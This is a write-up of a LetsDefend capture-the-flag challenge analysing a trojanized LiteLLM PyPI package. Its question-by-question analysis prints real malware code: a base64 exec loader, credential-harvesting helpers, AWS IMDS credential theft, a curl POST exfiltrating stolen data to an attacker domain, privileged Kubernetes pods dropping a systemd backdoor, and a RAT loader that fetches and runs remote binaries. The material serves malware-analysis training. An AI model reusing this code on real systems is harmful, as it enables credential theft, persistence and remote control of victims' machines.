

Shadow of LiteLLM

URL: <https://app.letsdefend.io/challenge/shadow-of-litellm>

Scenario

Your threat intelligence team has flagged a compromised Python package discovered during a supply chain investigation targeting AI infrastructure. The package was published to PyPI as a trojanized version of LiteLLM, a widely used LLM proxy with approximately 97 million monthly downloads.

Versions 1.82.7 and 1.82.8 contain an obfuscated multi-stage payload that executes during installation, performs system reconnaissance, sweeps the filesystem for credentials across cloud providers, databases, SSH keys, and cryptocurrency wallets, abuses the AWS Instance Metadata Service, encrypts and exfiltrates all collected data, spreads laterally across Kubernetes clusters by deploying privileged pods, and installs a persistent RAT loader that polls for AdaptixC2 and Havoc C2 agent binaries. The threat actor is tracked as TeamPCP. Your task is to perform deep static analysis of the malicious Python payload and answer the following questions.

Writeup

Preparation

The screenshot shows the CyberChef web application interface. The browser address bar indicates the URL is `C:/Users/LetsDefend/Desktop/Tools/CyberChef_v10.19.0/CyberChef_v10.19.0.html#recipe=...`. The interface is divided into several sections:

- Operations:** A sidebar on the left with a search bar and a list of operations including "To Base64", "From Base64", "To Hex", "From Hex", "To Hexdump", "From Hexdump", "URL Decode", "Regular expression", "Entropy", "Fork", and "Magic".
- Recipe:** The central area shows a recipe titled "From Base64". It includes a dropdown menu set to "Alphabet" with the range "A-Za-z0-9+/", a checked checkbox for "Remove non-alphabet chars", and an unchecked checkbox for "Strict mode".
- Input:** The right panel displays a long, obfuscated Base64 string starting with `1bmMiLCAic2Vzc2lvbi5rZXkuZW5jIi0sIGNoZWNrPVYyZG90bWUwPjCgogICAgI`.
- Output:** The bottom right panel shows the decoded output, which is a Python script. The script imports `subprocess`, `tempfile`, `os`, `base64`, and `sys`. It defines a `PUB_KEY_CONTENT` variable and contains a large block of obfuscated code.

At the bottom of the interface, there is a "BAKE!" button and an "Auto Bake" checkbox.

First of all we need to extract the `challenge.zip` from the `ChallengeFile` directory on the VM desktop (as usually password is: `infected`).

The unzipped `challenge` file we can open in Notepad++.

Since the analysis requires multiple base64 decodings, we can use CyberChef. It is available in the `Tools` directory on the desktop - simply open the `.html` file to launch it in the browser.

What Python function is used to spawn the background child process in the first stage of execution?

At the beginning of the unzipped file, we can observe:

```
import os, subprocess, sys; subprocess.Popen([sys.executable, "-c", "import base64;
exec(base64.b64decode('aW1wb3J0IHN1YnByb2Nlc3MKaW1wb3J0IHRlbXBmaWxlCmItcG9ydCBvcw...
```

The function we are looking for is: `subprocess.Popen`

Note

The `subprocess.Popen` is used to spawn new processes and interact with them programmatically. It allows a script to execute system commands and runs processes asynchronously, enabling interaction with their input/output streams.

Question

What Python function is used to spawn the background child process in the first stage of execution?

`subprocess.Popen`

What `subprocess` constant is passed to both `stdout` and `stderr` in the Stage 1 `Popen` call to suppress all output from the child process?

Let's take a look at the arguments of the `subprocess.Popen` function:

```
subprocess.Popen(
    [sys.executable, "-c", "import base64;
exec(base64.b64decode('<obfuscated_code>')],
    stdout=subprocess.DEVNULL,
    stderr=subprocess.DEVNULL,
)
```

The code launches a new Python process using `sys.executable`, which is actually path to the currently used Python interpreter.

The `-c` option executes code provided as a string.

Effectively, using:

```
subprocess.Popen(  
    [sys.executable, "-c", "print('Hello')"]  
)
```

is similar to:

```
subprocess.Popen(  
    ["python3", "-c", "print('Hello')"]  
)
```

Then the string contains `exec` function and base64 encoded script.

Finally the last 2 arguments are responsible for output suppression.

Both standard output and errors are discarded, so there are no visible traces during execution.

🔗 <https://docs.python.org/3/library/subprocess.html#subprocess.DEVNULL>

subprocess.DEVNULL

Special value that can be used as the *stdin*, *stdout* or *stderr* argument to `Popen` and indicates that the special file `os.devnull` will be used.

os.devnull

The file path of the null device. For example: `'/dev/null'` for POSIX, `'nul'` for Windows.

Note

`/dev/null` (Linux) and `nul` (Windows) are special null devices that discard any data written to them. They are commonly used to suppress program output by redirecting standard output and error streams.

Question

What `subprocess` constant is passed to both `stdout` and `stderr` in the Stage 1 `Popen` call to suppress all output from the child process?

subprocess.DEVNULL

What is the name of the helper function defined in the payload that reads a file's contents and outputs them if the file exists on disk?

At this stage we need to use CyberChef in order to decode the base64.

In the subsequent decoded scripts we are going to find more base64 (variables: `B64_SCRIPT` and `B64_SCRIPT`).

At best let's decode them all, so we can have an overview of the whole malicious code.

After the first decoding we can see only `run` function, which prepares a temporary working directory and defines multiple file paths. A temporary directory ensures that all artifacts are automatically removed after execution.

🔗 <https://docs.python.org/3/library/tempfile.html#tempfile.TemporaryDirectory>

`class tempfile.TemporaryDirectory`

This class securely creates a temporary directory (...). On completion of the context or destruction of the temporary directory object, the newly created temporary directory and all its contents are removed from the filesystem.

The `run` function also do some cryptography as we can see a few `openssl` executions.

This time `subprocess.run` is used, which is synchronous (it waits for the command to complete).

Let's decode what is stored in the `B64_SCRIPT` variable.

Right at the top we can see the below function:

```
def emit(path):
    try:
        st=os.stat(path)
        if not stat.S_ISREG(st.st_mode):return
        with open(path,'rb') as fh:data=fh.read()
        sys.stdout.buffer.write(('\\n=== '+path+' ===\\n').encode())
        sys.stdout.buffer.write(data)
        sys.stdout.buffer.write(b'\\n')
    except OSError:pass
```

The `emit` function retrieves metadata about a file using `os.stat` and then checks using `stat.S_ISREG` function if it is a regular file (not directory or symbolic link).

If it is a regular file then it is read and written to the `stdout` in the way it is easily parsed later (`'\\n=== '+path+' ===\\n'`).

🔗 Question

What is the name of the helper function defined in the payload that reads a file's contents and outputs them if the file exists on disk?

emit

What is the name of the helper function that recursively traverses directories up to a specified depth to find files matching a given condition?

Not much further we can see a function with quite telling name - `walk`.

The function's arguments are also quite meaningful - `roots`, `max_depth`, `match_fn`.

The helper function uses the `os.walk` function, which confirms the traversing behaviour.

🔗 <https://docs.python.org/3/library/os.html#os.walk>

os.walk

Generate the file names in a directory tree by walking the tree either top-down or bottom-up. For each directory in the tree rooted at directory *top* (including *top* itself), it yields a 3-tuple (`dirpath`, `dirnames`, `filenames`).

We can also observe that the `emit` function from the previous question is called for the matching files.

```
def walk(roots,max_depth,match_fn):
    for root in roots:
        if not os.path.isdir(root):continue
        for dirpath,dirs,files in os.walk(root,followlinks=False):
            rel=os.path.relpath(dirpath,root)
            depth=0 if rel=='.' else rel.count(os.sep)+1
            if depth>=max_depth:dirs[:]=[];continue
            for fn in files:
                fp=os.path.join(dirpath,fn)
                if match_fn(fp,fn):emit(fp)
```

🔍 Question

What is the name of the helper function that recursively traverses directories up to a specified depth to find files matching a given condition?

walk

What HTTP method does the malware use when requesting a session token from the AWS EC2 Instance Metadata Service v2 at 169.254.169[.]254?

Using find feature in the editor we can quickly identify where the given IP address is used to fetch a token:

```
tkn_req=urllib.request.Request('http://169.254.169.254/latest/api/token',
    headers={'X-aws-ec2-metadata-token-ttl-seconds': '21600'},method='PUT')
```

The last arguments to the `urllib.request.Request` function tells us the answer: `method='PUT'`.

? Question

What HTTP method does the malware use when requesting a session token from the AWS EC2 Instance Metadata Service v2 at 169.254.169[.]254?

PUT

What is the value of the X-aws-ec2-metadata-token-ttl-seconds header sent in the IMDSv2 token request?

Based on the snippet of code from the last question we can find the next answer:

```
headers={'X-aws-ec2-metadata-token-ttl-seconds': '21600'}
```

? Question


What is the value of the X-aws-ec2-metadata-token-ttl-seconds header sent in the IMDSv2 token request?

21600

What is the exact URL path the malware requests from the IMDS endpoint to retrieve the IAM role name attached to the EC2 instance?

We are asked for a URL related to IAM, so we can use regex to find it.

```
http.*iam
```



There are 3 results and we can easily spot the correct one by observing the variable `role_name` read from the request response.

```
cred_req=urllib.request.Request('http://169.254.169.254/latest/meta-  
data/iam/security-credentials/',  
    headers={'X-aws-ec2-metadata-token':imds_token})  
with urllib.request.urlopen(cred_req,timeout=3) as r:  
    role_name=r.read().decode().strip()
```

🔗 Question

What is the exact URL path the malware requests from the IMDS endpoint to retrieve the IAM role name attached to the EC2 instance?

/latest/meta-data/iam/security-credentials/

What symmetric encryption algorithm and mode is used to encrypt the stolen data before exfiltration?

We need to analyse closely the `run` function, we have obtained after the first base64 decoding.

There is following sequence of operations:

1. Generate a random key
2. Encrypt collected data
3. Encrypt the key itself
4. Package everything into an archive

```
try:  
    subprocess.run(["openssl", "rand", "-out", sk, "32"], check=True)  
    subprocess.run(["openssl", "enc", "-aes-256-cbc", "-in", collected, "-out", ef,  
"-pass", f"file:{sk}", "-pbkdf2"], check=True, stderr=subprocess.DEVNULL)  
    subprocess.run(["openssl", "pkeyutl", "-encrypt", "-pubin", "-inkey", pk, "-in",  
sk, "-out", ek, "-pkeyopt", "rsa_padding_mode:oaep"], check=True,  
stderr=subprocess.DEVNULL)  
    subprocess.run(["tar", "-czf", bn, "-C", d, "payload.enc", "session.key.enc"],  
check=True)
```

The below line gives us answer:

```
subprocess.run(["openssl", "enc", "-aes-256-cbc", "-in", collected, "-out", ef, "-pass",  
f"file:{sk}", "-pbkdf2"], check=True, stderr=subprocess.DEVNULL)
```

🔗 Question

What symmetric encryption algorithm and mode is used to encrypt the stolen data before exfiltration?

AES-256-CBC

What is the filename of the encrypted exfiltration bundle written to the temp directory before being sent to the attacker's server?

One last look at the code responsible for initialization of the temporary working directory:

```
with tempfile.TemporaryDirectory() as d:
    collected = os.path.join(d, "c")
    pk = os.path.join(d, "p")
    sk = os.path.join(d, "session.key")
    ef = os.path.join(d, "payload.enc")
    ek = os.path.join(d, "session.key.enc")
    bn = os.path.join(d, "tpcp.tar.gz")
```

From the code analysed in the previous question we know that exfiltration bundle is hold in the location hold by the `bn` variable, which is `os.path.join(d, "tpcp.tar.gz")`.

Additionally we can see the same filename in the headers of the call to the exfiltration endpoint. More on that later.

Question

What is the filename of the encrypted exfiltration bundle written to the temp directory before being sent to the attacker's server?

tpcp.tar.gz

What is the full domain used as the exfiltration endpoint where the encrypted credential bundle is sent via HTTPS POST?

Right after the bundle is prepared we can find the call to the exfiltration endpoint and our answer:

```
subprocess.run([
    "curl", "-s", "-o", "/dev/null", "-w", "%{http_code}", "-X", "POST",
    "https://models.litellm.cloud/",
    "-H", "Content-Type: application/octet-stream",
    "-H", "X-Filename: tpcp.tar.gz",
    "--data-binary", f"@{bn}"
], check=True, stderr=subprocess.DEVNULL)
```

Question

What is the full domain used as the exfiltration endpoint where the encrypted credential bundle is sent via HTTPS POST?

What Content-Type header value is set in the curl POST request when exfiltrating the stolen data?

In the call to the exfiltration endpoint from the previous question we can see 2 headers - Content-Type and X-Filename .

The latter one (X-Filename) holds filename of the bundle as mentioned earlier. And the first one is what we are looking for:

```
"-H", "Content-Type: application/octet-stream",
```

🔗 Question

What Content-Type header value is set in the curl POST request when exfiltrating the stolen data?

application/octet-stream

What is the full filesystem path where the persistent RAT loader script is written on the compromised host?

Luckily the malware creator cared about naming and we can locate the related code in the variable `PERSIST_B64` .

Let's confirm if it is not just a deception and analyse what comes after the said variable.

```
nodes=k8s_get('/api/v1/nodes')
for node in nodes.get('items',[]):
    node_name=node.get('metadata',{}).get('name','')
    if not node_name:continue
    drop_cmd=(
        f'mkdir -p /host/root/.config/sysmon /host/root/.config/systemd/user &&
        f'echo {PERSIST_B64}|base64 -d > /host/root/.config/sysmon/sysmon.py &&
        ...
    )
    pod_manifest={
        'apiVersion':'v1','kind':'Pod',
        'metadata':{'name':f'node-setup-{node_name[:35]}','namespace':'kube-
system'},
        'spec':{'
            'nodeName':node_name,
            ...
            'containers':[{
                ...
```

```

        'command': ['sh', '-c', drop_cmd],
        'securityContext': {'privileged': True},
        'volumeMounts': [{'name': 'host', 'mountPath': '/host'}]
    }],
    'volumes': [{'name': 'host', 'hostPath': {'path': '/'}}],
    'restartPolicy': 'Never'
}
k8s_post('/api/v1/namespaces/kube-system/pods', pod_manifest)

```

The above code performs the following steps:

1. Enumerate all Kubernetes nodes
2. Deploy a privileged pod on each node
3. Use host mount and `chroot` to:
 - drop a Python payload (`'command': ['sh', '-c', drop_cmd],`)
 - create a systemd service
 - enable persistent execution

The location of the RAT loader we can confirm in the following line:

```
f'echo {PERSIST_B64}|base64 -d > /host/root/.config/sysmon/sysmon.py && '
```

Question

What is the full filesystem path where the persistent RAT loader script is written on the compromised host?

`~/.config/sysmon/sysmon.py`

What is the exact Description string used in the systemd service unit file to disguise the persistence mechanism as a legitimate service?

In order to find the Description we need to delve into the complete `drop_cmd` variable:

```

drop_cmd=(
    f'mkdir -p /host/root/.config/sysmon /host/root/.config/systemd/user && '
    f'echo {PERSIST_B64}|base64 -d > /host/root/.config/sysmon/sysmon.py && '
    f'chmod 700 /host/root/.config/sysmon/sysmon.py && '
    f'PY=$(chroot /host which python3 2>/dev/null || chroot /host which python
2>/dev/null) && '
    f'[ -n "$PY" ] && printf "[Unit]\\nDescription=System Telemetry
Service\\nAfter=network.target\\n[Service]\\nType=simple\\nExecStart=$PY
/root/.config/sysmon/sysmon.py\\nRestart=always\\nRestartSec=10\\n[Install]\\nWantedB
y=multi-user.target\\n" > /host/root/.config/systemd/user/sysmon.service && '
    f'chroot /host systemctl --user daemon-reload 2>/dev/null; '

```

```
f'chroot /host systemctl enable --now sysmon.service 2>/dev/null || true'
)
```

Here we can observe:

```
printf "[Unit]\\nDescription=System Telemetry Service\\n..."
```

🔍 Question

What is the exact Description string used in the systemd service unit file to disguise the persistence mechanism as a legitimate service?

System Telemetry Service

What is the initial sleep delay in seconds that the RAT loader waits before starting its first C2 polling cycle?

As we already know the code of the RAT loader is in the variable `PERSIST_B64`, we can locate the initial sleep delay:

```
if __name__ == "__main__":
    time.sleep(300)
```

🔍 Question

What is the initial sleep delay in seconds that the RAT loader waits before starting its first C2 polling cycle?

300

What is the full domain the RAT loader polls approximately every 50 minutes to retrieve a URL pointing to the next-stage C2 agent binary?

Let's examine the bigger part of the RAT loader code:

```
if __name__ == "__main__":
    time.sleep(300)
    while True:
        l = g()
        prev = ""
        if os.path.exists(STATE):
            try:
                with open(STATE, "r") as f:
                    prev = f.read().strip()
            except:
                pass
```

```

if l and l != prev and "youtube.com" not in l:
    e(l)

time.sleep(3000)

```

First of all let's keep in mind that 3000 seconds (in `time.sleep(3000)`) is equal to 50 minutes. So the code waits about 50 minutes after each loop iteration (`while True:`). The first step inside the loop is execution of the `g` function.

```

def g():
    try:
        req = urllib.request.Request(C_URL, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            return link if link.startswith("http") else None
    except:
        return None

```

The `g` function call the URL defined in `C_URL` variable and expects yet another URL. We can easily find the answer by looking for the value of the `C_URL` variable:

```

C_URL = "https://checkmarx.zone/raw"

```

🔗 Question

What is the full domain the RAT loader polls approximately every 50 minutes to retrieve a URL pointing to the next-stage C2 agent binary?

checkmarx.zone

What is the full path where the downloaded C2 agent binary is saved on the compromised host?

If the link returned by the `C_URL` meets the defined criteria the `e` function is used:

```

if l and l != prev and "youtube.com" not in l:
    e(l)

```

```

def e(l):
    try:
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        subprocess.Popen([TARGET], stdout=subprocess.DEVNULL,

```

```

stderr=subprocess.DEVNULL, start_new_session=True)
    with open(STATE, "w") as f:
        f.write(l)
except:
    pass

```

🔗 <https://docs.python.org/3/library/urllib.request.html#urllib.request.urlretrieve>

urllib.request.urlretrieve

Copy a network object denoted by a URL to a local file. (...)

The second argument, if present, specifies the file location to copy to (if absent, the location will be a tempfile with a generated name).

The answer is the value of the `TARGET` variable:

```
TARGET = "/tmp/pglog"
```

🔗 Question

What is the full path where the downloaded C2 agent binary is saved on the compromised host?

/tmp/pglog

What is the name of the hidden state file the RAT loader uses to track the last downloaded payload URL and avoid re-downloading the same binary?

The mechanism for avoiding re-downloading the same binary is implemented inside the infinite loop we have seen already:

```

while True:
    ...
    prev = ""
    if os.path.exists(STATE):
        try:
            with open(STATE, "r") as f:
                prev = f.read().strip()
        except:
            pass

    if l and l != prev and "youtube.com" not in l:
        e(l)

```

The answer is the value of the `STATE` variable:

```
STATE = "/tmp/.pg_state"
```

🔗 Question

What is the name of the hidden state file the RAT loader uses to track the last downloaded payload URL and avoid re-downloading the same binary?

/tmp/.pg_state

What Kubernetes namespace does the malware target when deploying privileged pods for lateral movement across cluster nodes?

We have already seen the answer for this question in the `pod_manifest` and the call to Kubernetes API:

```
pod_manifest={
    'apiVersion': 'v1', 'kind': 'Pod',
    'metadata': {'name': f'node-setup-{node_name[:35]}', 'namespace': 'kube-system'},
    'spec': {...}
}
k8s_post('/api/v1/namespaces/kube-system/pods', pod_manifest)
```

🔗 Question

What Kubernetes namespace does the malware target when deploying privileged pods for lateral movement across cluster nodes?

kube-system

What is the naming prefix used for the malicious pods the malware deploys to every node in the Kubernetes cluster?

One last look at the `pod_manifest`:

```
'metadata': {'name': f'node-setup-{node_name[:35]}', 'namespace': 'kube-system'},
```

🔗 Question

What is the naming prefix used for the malicious pods the malware deploys to every node in the Kubernetes cluster?

node-setup-

What is the systemd RestartSec value in seconds configured for the sysmon.service unit, controlling how quickly the backdoor restarts after a

crash?

By looking for `RestartSec` value we can see that both in Kubernetes pods and locally the value is set to 10 .

```
printf "[Unit]\\nDescription=System Telemetry
Service\\nAfter=network.target\\n[Service]\\nType=simple\\nExecStart=$PY
/root/.config/sysmon/sysmon.py\\nRestart=always\\nRestartSec=10\\n[Install]\\nWantedBy=multi-user.target\\n" > /host/root/.config/systemd/user/sysmon.service && '
```

```
unit=f'[Unit]\\nDescription=System Telemetry
Service\\nAfter=network.target\\nStartLimitIntervalSec=0\\n\\n[Service]\\nType=simple\\nExecStart={py}
{script_path}\\nRestart=always\\nRestartSec=10\\nKillMode=process\\nStandardOutput=null\\n
StandardError=null\\n\\n[Install]\\nWantedBy=multi-user.target\\n'
```

? Question

What is the systemd `RestartSec` value in seconds configured for the `sysmon.service` unit, controlling how quickly the backdoor restarts after a crash?

10

Find More Writeups Here

i Info

<https://robjar101.gitlab.io/secstash/>